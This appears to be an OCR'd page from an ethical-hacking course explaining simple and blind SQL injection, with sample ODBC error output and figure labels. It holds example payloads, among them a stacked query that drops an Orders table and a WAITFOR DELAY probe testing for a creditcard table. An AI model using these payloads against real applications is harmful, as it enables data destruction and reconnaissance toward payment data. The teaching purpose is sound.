
Simple SQL Injection

http://www.certifiedhacker.com

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Blind SQL Injection: No Error Message Returned

Let us see the difference between error messages obtained when developers use generic error messages and when they turn off the generic error message and use a custom error message, as shown in the figure below.



Attacker
SQL Injection Attack
Blind SQL Injection (Attack Successful)
Simple SQL Injection
http://www.certifiedhacker.com
http://www.certifiedhacker.com

```
certifiedhacker'; drop table Orders --
```

Oops!


We are unable to process your request. Please try back later.

```
Microsoft OLE DB Provider
for ODBC Drivers error
'80040e14'
[Microsoft][ODBC SQL Server
Driver][SQL Server]Unclosed
quotation mark before the
character string ''.
/shopping/buy.aspx, line 52
```

Figure 15.8: Example of Blind SQL Injection

When an attacker tries to perform an SQL injection with the query "`certifiedhacker'; drop table Orders --`", two kinds of error messages may be returned. A generic error message may help the attacker to perform SQL injection attacks on the application. However, if the developer turns off the generic error messages, the application will return a **custom error message**, which is not useful to the attacker. In this case, the attacker will attempt a blind SQL injection attack instead.

If generic error messaging is in use, the server returns an error message with a detailed explanation of the error, with database drivers and ODBC SQL server details. This information can be used to further perform the SQL injection attack. When custom messaging is in use, the browser simply displays an error message saying that there is an error and the request was unsuccessful, without providing any details. Thus, the attacker has no choice but to attempt a blind SQL injection attack.



Blind SQL Injection: WAITFOR DELAY (YES or NO Response)

```
; IF EXISTS(SELECT * FROM creditcard)
WAITFOR DELAY '0:0:10'--
```

Since no error messages are returned, use '`waitfor delay`' command to check the SQL execution status

Check if database "creditcard" exists or not
NO
YES
Sleep for 10 seconds
http://www.certifiedhacker.com
Oops!
Microsoft SQL Server
MySQL

We are unable to process your request. Please try back later.

We are unable to process your request. Please try back later.

WAIT FOR DELAY 'time' (Seconds)

This is just like sleep, wait for a specified time. The CPU is a safe way to make a database wait.

```
WAITFOR DELAY '0:0:10'--
```


BENCHMARK() (Minutes)

This command runs on MySQL server.

